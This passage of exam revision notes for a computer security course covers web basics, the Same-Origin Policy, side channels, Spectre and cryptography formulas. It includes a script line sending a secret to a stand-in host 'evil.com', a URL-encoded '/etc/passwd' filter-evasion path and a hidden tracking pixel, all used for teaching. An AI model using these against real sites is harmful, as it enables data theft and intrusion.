Domain	After `//`, before the next single slash	Which web server to contact. Written as phrases separated by dots, forming a **hierarchy**: `eecs.berkeley.edu` is a subdomain of `berkeley.edu`; `.edu` is a top-level domain.
Location	Domain plus extras	May optionally include a **username** (`evanbot@cs161.org`, rare) and a **port** (`:4000`), which identifies one specific application on the server.
Path	After the first single slash	Which file to fetch — think of the server as having a filesystem.
Query	After `?`, optional	Arguments to the server as `name=value` pairs joined by `&`. Think of the path as a function and the query as its arguments.
Fragment	After `#`, optional	**Never sent to the server.** Used only by the browser — to scroll to part of a page, or to pass data to client-side JavaScript without the server seeing it.

URL encoding (`%` followed by the hex value of the character, e.g. `%20` = space) exists because URLs must be printable ASCII and because characters like `? # /` are special. **Its security relevance is obfuscation:** if you block requests to `/etc/passwd` by string matching, an attacker simply requests `%2F%65%74%63%2F%70%61%73%73%77%64` — which decodes to the same path but does not match your filter. **Always canonicalise/decode before you validate.**

HTTP — a request–response protocol

Request contains	Response contains

Method: `GET` (should not change server state — "get" information) or `POST` (updates server state). **URL path + query**. **Protocol version**. **Headers** (including `Cookie` and `Referer`). **Data** — only POST requests carry a body.	**Protocol version**. **Status code** (200 OK, 403 Access forbidden, 404 Page not found). **Headers** — metadata, including `Set-Cookie`. **Data** — a webpage, image, audio, PDF, executable, anything.

HTTP is **stateless**: each request is processed independently, which is exactly why cookies exist (Topic 5). The GET/POST distinction matters for CSRF: a `<img>` tag can force a GET with no script at all, so **no GET should ever change state**.

The three parts of a webpage

- **HTML** — a markup language of tags in angle brackets that structures the document. Four features that matter for security, because each is an attack vector:

```
link   <a href="https://toon.cs161.org">Check out these comics!</a>
form   <form action="/feedback" method="POST"> … <input type="submit"> </form>
image  <img src="https://toon.cs161.org/assets/desktop.png">     ← forces a GET  (CSRF!)
iframe <iframe src="https://toon.cs161.org" height="200" width="300"></iframe>
```

  The `<img>` and `<form>` tags are the CSRF vectors (Topic 6); `<iframe>` is the clickjacking vector.

- **CSS** — styling. You do not need the syntax, but note the lecture's warning: **CSS is as powerful as JavaScript if used maliciously** (it can exfiltrate data through selective background-image requests).
- **JavaScript** — a programming language that runs **client-side, in the browser, not on the server**. Sent by the server as part of the response, embeddable with `<script>` tags. It can:

```
modify any part of the page
   document.getElementById("link").setAttribute("href", "https://cs161.org/phishing");
create pop-ups
   <script>alert("Happy Birthday!")</script>
make HTTP requests   ← this is how XSS exfiltrates secrets
   <script>fetch('https://evil.com/receive', {method:'POST', body: secret})</script>
```

Rendering pipeline: the browser receives HTML, CSS and JavaScript → HTML and CSS are parsed into a **DOM** (Document Object Model — a tree of nodes, each with a tag, attributes and children) → JavaScript is interpreted and executed, possibly modifying the DOM → the painter draws the page from the DOM.

Why a JavaScript engine bug is so serious: JavaScript is memory-safe and sandboxed, but the *interpreter* is written in C++, and just-in-time compilation requires memory that is both writable and executable. A use-after-free on a JavaScript object gives an attacker an arbitrary read/write primitive, which breaks **ASLR** (leak addresses by reading memory) and **non-executable pages** (use the JIT's W+X memory). So a memory-safety bug in the browser turns malicious web content into native code execution.

The three risks on the web, and their three defenses

Risk	Defense	How
1. Web servers must be protected from unauthorized access (nobody should hack google.com and serve malicious results)	**Server-side security**	Protect the server from buffer overflows and injection; patching; least privilege.

2. A malicious website should not damage our computer (visiting evil.com must not install malware or read our files)	**Sandboxing**	JavaScript cannot access local files; privilege separation and least privilege; browsers written carefully, increasingly in memory-safe languages.
3. A malicious website should not tamper with our interactions with *other* websites (evil.com must not read our Gmail or spend from our Amazon account)	**Same-Origin Policy**	The browser prevents a website from accessing unrelated websites.

The Same-Origin Policy

> **DEFINITION**
>
> An **origin** is the triple **(protocol, domain, port)** taken from the URL. If no port is given the default is 80 for HTTP and 443 for HTTPS. **Two webpages have the same origin if and only if all three match exactly** — think plain string comparison. Pages from different origins cannot interact with each other; the rule is **enforced by the browser**.

First URL	Second URL	Same origin?
`http://toon.cs161.org`	`https://toon.cs161.org`	**No** — protocol mismatch, `http` ≠ `https`
`http://toon.cs161.org`	`http://cs161.org`	**No** — domain mismatch, `toon.cs161.org` ≠ `cs161.org`
`http://toon.cs161.org`	`http://toon.cs161.org:8000`	**No** — port mismatch, `80` ≠ `8000`
`https://toon.cs161.org:443/a/lock.png`	`https://toon.cs161.org/b/key.png`	**Yes** — 443 is the HTTPS default; paths are irrelevant

Exceptions to the policy — these are frequently examined:

- **JavaScript runs with the origin of the page that loads it**, not the origin it came from. If `cs161.org` fetches a script from `google.com`, that script runs as `cs161.org`. Intuition: cs161.org has effectively copy-pasted the code into its own page. *Consequence: including a third-party script grants it full control of your site.*
- **Webpages may fetch and display images from other origins**, but JavaScript on the page learns only the image's size and dimensions — it cannot read the pixels.
- **Websites can agree to relax it**: **CORS** (Cross-Origin Resource Sharing), a mechanism by which the server states which other origins may read its resources; and the `postMessage` function, which lets two frames exchange messages deliberately.

Do not confuse SOP with the cookie policy — the comparison table is in **Topic 5**. The one-line version: **SOP is exact-match on (protocol, domain, port) and governs script access; cookie policy is suffix-match on domain plus prefix-match on path and governs cookie transmission.**

Tracking pixel (privacy invasion): a 1×1 invisible image embedded in an HTML email — `<img src="http://your-server.com/pixel.png" width="1" height="1" style="display:none">`. When the recipient opens the email, their client loads the image, and the request hits your server — revealing **when** and (by IP) roughly **where** the email was opened. Note this is the same primitive as the CSRF image tag: *a hidden image is really a way to force somebody else's browser to make a request.*

TOPIC 12 — LOW PRIORITY, BUT CHEAP MARKS

Side Channels, Traffic Analysis, Spectre & Nothing-Up-My-Sleeve Numbers

0 direct questions Lectures 8 & 10

None of these has been asked directly, but they are ideal "write short notes on the following" or "briefly explain" material, and they supply strong supporting points elsewhere (e.g. the RSA timing attack in Topic 3, the browser isolation argument in Topic 5). Learn them at note level.

Traffic analysis

Traffic analysis is analysing **who is talking to whom, when, how often, and how much** — without reading any content. The encryption schemes in this course **do not hide the identity of who you are talking to**. The information used is **metadata**: data about the message and its context rather than the message itself. Metadata is often more revealing than content — "who called a suicide hotline at 3 a.m." needs no plaintext.

Side channels

A **side channel** leaks information about the plaintext as a result of **the implementation** of a scheme, not the scheme itself. **Modern cryptosystems are usually broken through side channels**, not through their mathematics. Examples: **timing** (RSA decryption time depends on the message and the private key — this attack has been used successfully to break RSA in OpenSSL), **cache** state, **power** consumption, electromagnetic emissions, and acoustic emanations. Defenses: constant-time implementations, blinding, and avoiding secret-dependent branches or memory accesses.

> CASE STUDY FROM THE LECTURE — THE RUSSIAN SPIES
>
> In the 1990s, Russian illegals operating in the US received instructions from a Cuban **numbers station** broadcasting digits, which should have been uniformly distributed 0–9. The station had a bug: on some nights it **never broadcast a "9"**. It turned out those were the nights the spies were on vacation — the random number generator producing the cover traffic was flawed. The FBI used this statistical anomaly as part of its investigation. **Takeaway: a secure algorithm implemented insecurely leaks information.** (The TV series *The Americans* was based on this case.)

Spectre and browser site isolation

Original design: Chrome isolated each **tab** in its own operating-system process. The OS guarantees one process cannot read another's memory, so compromising a second tab required both exploiting the browser and escaping the OS sandbox — and if one tab crashed, the rest survived.

The flaw: a single tab can contain **multiple origins** — e.g. `evil.com` embedding an iframe of `victim.com`. Those two origins then sit in the *same* process, so there is **no OS-level protection between them**; the only boundary is the one the JavaScript compiler enforces in software.

The attack: Spectre exploits **speculative execution**. Modern CPUs use branch prediction and speculative execution to keep instruction throughput high; when a prediction turns out wrong the results are discarded architecturally — but **their effects on the cache remain**. The attacker:

```
i = 0
while i <= 1000:                        Train the branch predictor with 1000 legal
    if i <= 1000:                          iterations so it confidently predicts
        [legal things]                     "the loop continues".
    else:
        [illegal things]                 On the final iteration the CPU speculatively
    i += 1                               runs the else-branch, touching memory it is
                                         not allowed to read (victim.com's data).
                                         The read is rolled back — but the CACHE
                                         state it produced is not.
```

The attacker then uses a **timing side channel** to observe which cache lines were touched, thereby learning the value of the illegally-read memory, and repeats to extract more. **Defense: "Site Isolation"** — Chrome and Firefox now run **each origin**, not each tab, in its own process, so evil.com and victim.com are separated by the OS again and speculation cannot cross the boundary. **Cost:** processes are expensive — substantial memory overhead, and switching between them requires wiping caches and other optimisations.

Takeaways: enforcing isolation between websites (same-origin policy, cookie policy) requires the browser to be *securely designed*, and getting this right is very tricky; and **the web was not designed with security in mind** — defenses like the same-origin policy were added afterwards, which is why the design is awkward and the performance cost is high.

Nothing-up-my-sleeve numbers

Cryptography is full of arbitrary constants: the initial state for SHA, the prime p and generator g in Diffie–Hellman, the curve equations and points for elliptic-curve cryptography, `ipad` and `opad` in HMAC. Usually *any* value would work, but the designer had to pick one. **Where do those values come from?** A malicious designer could search millions of candidates for one that secretly contains a backdoor only they know how to exploit.

The principle: good systems should **clearly and transparently describe how public parameters are generated**. Two ways to establish that:

- **Argue why the values provide good security** — as the AES designers did for the values in their S-boxes.
- **Choose values with obvious human significance**, so that the designer plainly did not have millions of equally-innocent-looking alternatives to search through. Examples from the slides: seed a PRNG with your name; the first few digits of π; `0x67452301, 0xefcdab89, …` (SHA-1); the fractional parts of the square and cube roots of the small primes (SHA-2).

The cautionary tale is **Dual_EC_DRBG**, a NIST-standardised random number generator whose constants P and Q were *not* explained. Anyone who knew the discrete log relating them could predict the generator's entire output — and it later emerged that the NSA had paid to have it made the default in a commercial library. Unexplained constants are a red flag precisely because a backdoor is undetectable without them.

Cookie ambiguity (one more implementation-detail trap)

If two cookies with the same name are both eligible for a request — `name=value1; Domain=bank.com; Path=/` and `name=value2; Domain=bank.com; Path=/page` — the browser sends **both, in an undefined order**. The server receives only names and values; **the Domain and Path attributes are not transmitted**, so the server often cannot tell which cookie is which. An attacker who controls any subdomain can use this to shadow a legitimate cookie. See Topic 5.

APPENDIX

Exam-Day Cheat Sheet

One page — read this last

Formulas you must be able to write from memory

Scheme	Key generation	Operate	Undo
Diffie–Hellman	public p, g; secrets a, b	$A = g^a$, $B = g^b \bmod p$	$K = B^a = A^b = g^{ab} \bmod p$
RSA encryption	$N = pq$, $\varphi(N) = (p-1)(q-1)$, $\gcd(e,\varphi)=1$, $d = e^{-1} \bmod \varphi(N)$	$C = M^e \bmod N$	$M = C^d \bmod N$
RSA signature	same keys	$sig = H(M)^d \bmod N$	check $sig^e \equiv H(M) \bmod N$
ElGamal encryption	private b, public $B = g^b \bmod p$	pick random r: $R = g^r$, $C = M \cdot B^r \bmod p$	$M = C \cdot R^{-b} \bmod p$
ElGamal signature	private x, public $y = g^x \bmod p$	pick random k: $r = g^k \bmod p$, $s = (H(M) - xr)k^{-1} \bmod (p-1)$	check $g^{H(M)} \equiv y^r r^s \bmod p$
Hybrid	—	$C_1 = Enc_{PK}(K)$, $C_2 = Enc_K(M)$	$K = Dec_{SK}(C_1)$, $M = Dec_K(C_2)$
Password storage	random per-user salt	store (user, salt, H(pw ‖ salt)) — slow hash	recompute and compare

Number theory in one box

$\varphi(p) = p-1$ $\varphi(p^k) = p^k - p^{k-1}$ $\varphi(pq) = (p-1)(q-1)$ $\varphi(mn) = \varphi(m)\varphi(n)$ if $\gcd(m,n)=1$

Fermat: $a^{p-1} \equiv 1 \pmod p$ for prime p, gcd(a,p) = 1
Euler: $a^{\varphi(n)} \equiv 1 \pmod n$ for gcd(a,n) = 1
Inverse: $a^{-1} \equiv a^{\varphi(n)-1} \pmod n$ [or use Extended Euclid — no factoring needed]
Big exponents: to compute $a^k \bmod n$, first reduce k modulo $\varphi(n)$
Square-and-multiply: write the exponent in binary, square repeatedly, multiply the set bits

The rules that decide the "which cookie is sent" question

```
SET  server X may set Domain=Y  ⟺  X ends in Y  AND  Y is not a TLD      (Path: unrestricted)
SEND browser attaches cookie  ⟺  cookie Domain is a SUFFIX of the server's domain
                                 AND cookie Path is a PREFIX of the request path
                                 AND (Secure ⇒ the request is HTTPS)
                                 AND not expired

Trick: right-align the domains (suffix); left-align the paths (prefix).
Traps: • non-Secure cookies ARE still sent over HTTPS — Secure only forbids HTTP
       • path matching is PREFIX, not substring:  /print does NOT match /test/print
       • HttpOnly blocks JavaScript READING the cookie; it does not block SENDING it
       • the cookie policy ignores protocol and port; the Same-Origin Policy does not
```

One-line answers to the recurring conceptual questions

Question	Answer in one line
Why does DH fail against MITM?	The shares are unauthenticated numbers; without a trust anchor, Mallory's g^m is indistinguishable from Bob's g^b.
How do you fix it?	Sign **both** DH shares with a private key whose public key is in a CA-issued certificate.
Is textbook RSA IND-CPA?	No — it is deterministic. Fix: OAEP padding.
Is textbook ElGamal IND-CPA?	No — submit $M_0=0$ vs $M_1\neq 0$; C is 0 iff M was 0.
Is ElGamal malleable?	Yes — (R, kC) decrypts to kM. It is multiplicatively homomorphic.
Why hash before signing?	Arbitrary-length messages, speed, and it destroys RSA's multiplicative structure (blocking existential forgery and blinding).
Why can't you send RSA ciphertext + signature of M together?	The signature is publicly verifiable, so it is a plaintext-checking oracle. Sign-then-encrypt, with identities bound in.
Why is reusing k fatal in DSA/ElGamal signatures?	Two signatures with the same k give $k = (H_1-H_2)(s_1-s_2)^{-1}$, and k gives the private key. (Sony PS3.)
Why salt passwords?	It turns an O(M+N) precomputation into O(MN) and kills rainbow tables.
Why slow hashes?	A large constant factor — invisible to a user, crippling to an attacker doing billions of guesses. It does not change asymptotic difficulty.
Offline vs online attack defense?	Offline → salt + slow hash + strong passwords. Online → rate limiting and timeouts.
Why is a self-signed certificate useless publicly?	Subject = Issuer, so anyone can make one. Encryption without authentication just gives you a private channel to an unknown party.
What makes CSRF possible?	The browser attaches cookies automatically regardless of who initiated the request; the server confuses authentication with intent.
Why do CSRF tokens not need browser support?	The server verifies a secret it issued; the only browser behaviour relied on is the Same-Origin Policy, which stops evil.com *reading* bank.com's DOM.

Does HttpOnly stop XSS session hijacking?	It stops the token being *stolen*; it does not stop the script *using* the session via fetch().
Why reset the session cookie on password change?	The cookie is an independent credential; otherwise an attacker who already stole it keeps access despite the password change.
Cookie policy vs Same-Origin Policy?	Cookie: suffix domain + prefix path, ignores protocol/port. SOP: exact (protocol, domain, port).

FINAL CHECKLIST BEFORE YOU WALK IN

1. Can you compute 3^{97} and 3^{233} mod 353 by square-and-multiply? (→ 40 and 248; shared secret 160.) **2.** Can you write the RSA correctness proof — FLT for both cases, then CRT? **3.** Can you draw the DH MITM timing diagram with both K_{AM} and K_{MB} labelled? **4.** Can you fill a cookie matrix in under five minutes without second-guessing the Secure flag? **5.** Can you state the k-reuse algebra for ElGamal/DSA signatures in three lines? **6.** Do you have one real-world example ready for each of: bad nonce (PS3/Bitcoin), bad CA (Verisign/DigiNotar), CSRF (YouTube/Facebook/Samy), bad constants (Dual_EC_DRBG)?

Compiled from the CSE 405 CT4 lecture slides (Lectures 7–10) and six years of final examination papers (2018–19 through 2023–24). All arithmetic independently verified.